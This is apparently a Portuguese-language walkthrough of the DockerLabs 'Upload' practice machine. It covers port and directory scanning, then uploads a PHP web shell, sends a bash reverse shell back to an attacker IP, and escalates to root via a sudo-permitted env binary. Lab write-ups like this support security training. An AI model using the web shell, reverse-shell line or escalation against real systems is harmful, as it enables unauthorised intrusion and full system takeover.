maq.upload

MÁQUINA UPLOAD

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.upload]
└─# bash auto_deploy.sh upload.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.3

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

COLETA DE INFORMAÇÕES


nmap 172.17.0.2 -A -sS -sV -sC --open -p- -T5 -n -Pn

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.upload]
└─# nmap 172.17.0.3 -A  -sS -sV -sC -Pn -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-24 16:13 -03
Nmap scan report for 172.17.0.3
Host is up (0.000075s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Upload here your file
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:03 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.08 ms 172.17.0.3
```

Temos a porta 80 aberta.
80/tcp open http Apache httpd 2.4.52

Agora vamos explorar a porta 80 no navegador colocando o ip da máquina http://172.17.0.3/ .




Vamos fazer um fuzzing para ver se tem pastas ocultas, com a ferramenta gobuster.


gobuster dir -u http://172.17.0.3 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x .txt,.php,.html,.py

```
┌──(root㉿soja)-[~/dockerlabs/maq.facil/maq.upload]
└─# gobuster dir -u http://172.17.0.3 -w /usr/share/seclists/Discovery/Web-Content/director
y-list-lowercase-2.3-medium.txt -x .txt,.php,.html,.py
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.3
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-lower
case-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
/index.html          (Status: 200) [Size: 1361]
/uploads             (Status: 301) [Size: 310] [--> http://172.17.0.3/uploads/]
/upload.php          (Status: 200) [Size: 1357]
/.html               (Status: 403) [Size: 275]
/.php                (Status: 403) [Size: 275]
/server-status       (Status: 403) [Size: 275]
Progress: 1038215 / 1038220 (100.00%)
===============================================================
Finished
```

V http://172.17.0.3/ uploads/



Vamos subir um arquivo em php através http://172.17.0.3/




nano shell.php

```
<?php
        system($_GET['cmd']);
?>
```


```
1
2
3 <?php
4         system($_GET['cmd']);
5 ?>
6
7
8
```

GET é um método de solicitação usado em HTTP para enviar dados a um servidor web. Quando usado em uma URL, como em ?cmd=value, indica que um parâmetro chamado cmd está sendo passado com um valor específico. No contexto deste código PHP, ele captura o valor do parâmetro cmd passado na URL e o utiliza como


um comando para executar no sistema.



Veja que o arquivo foi enviado com sucesso.




Ao clicar no shell.php,temos a URL http://172.17.0.3/uploads/shell.php .




vamos acrescentar o comando ?cmd=whoami
http://172.17.0.3/uploads/shell.php?cmd=whoami

veja que somos usuário www-data




O próximo passo, depois de verificarmos que temos execução remota de comandos na máquina, é executar um comando que envia um console interativo para nossa máquina atacante. Isso é conhecido como Shell reverso . Para fazer isso, ouvimos previamente nossa máquina atacante, por exemplo com netcat :


Vamos pegar uma reverse shell no site: https://www.revshells.com/ .




Depois vamos abrir o BURP SUITE e ir na ferramenta DE-CONDER e colar o reverse shell. `bash -c '-i >& /dev/tcp/192.168.0.24/4444 0>&1'` **.**



Antes de colar deixe o netcat na escuta.



Temos a reverse shell.



Agora vamos buscar privilégios root com sudo -l

Ao realizar o comando sudo -l podemos ver que podemos obter acesso root usando env.

```
www-data@99c6ca0e8d80:/var/www/html/uploads$ sudo -l
Matching Defaults entries for www-data on 99c6ca0e8d80:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi
n,
    use_pty

User www-data may run the following commands on 99c6ca0e8d80:
    (root) NOPASSWD: /usr/bin/env
www-data@99c6ca0e8d80:/var/www/html/uploads$
```

Se formos para o site: https://gtfobins.github.io/gtfobins/env/#sudo podemos ver que temos uma maneira de obter o acesso root.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

obs: tirei o /bin/sh e coloquei /bin/bash.
sudo env /bin/bash

```
www-data@99c6ca0e8d80:/var/www/html/uploads$ sudo env /bin/bash
root@99c6ca0e8d80:/var/www/html/uploads# whoami
root
root@99c6ca0e8d80:/var/www/html/uploads#
```

somos root

~~**bobmarley**~~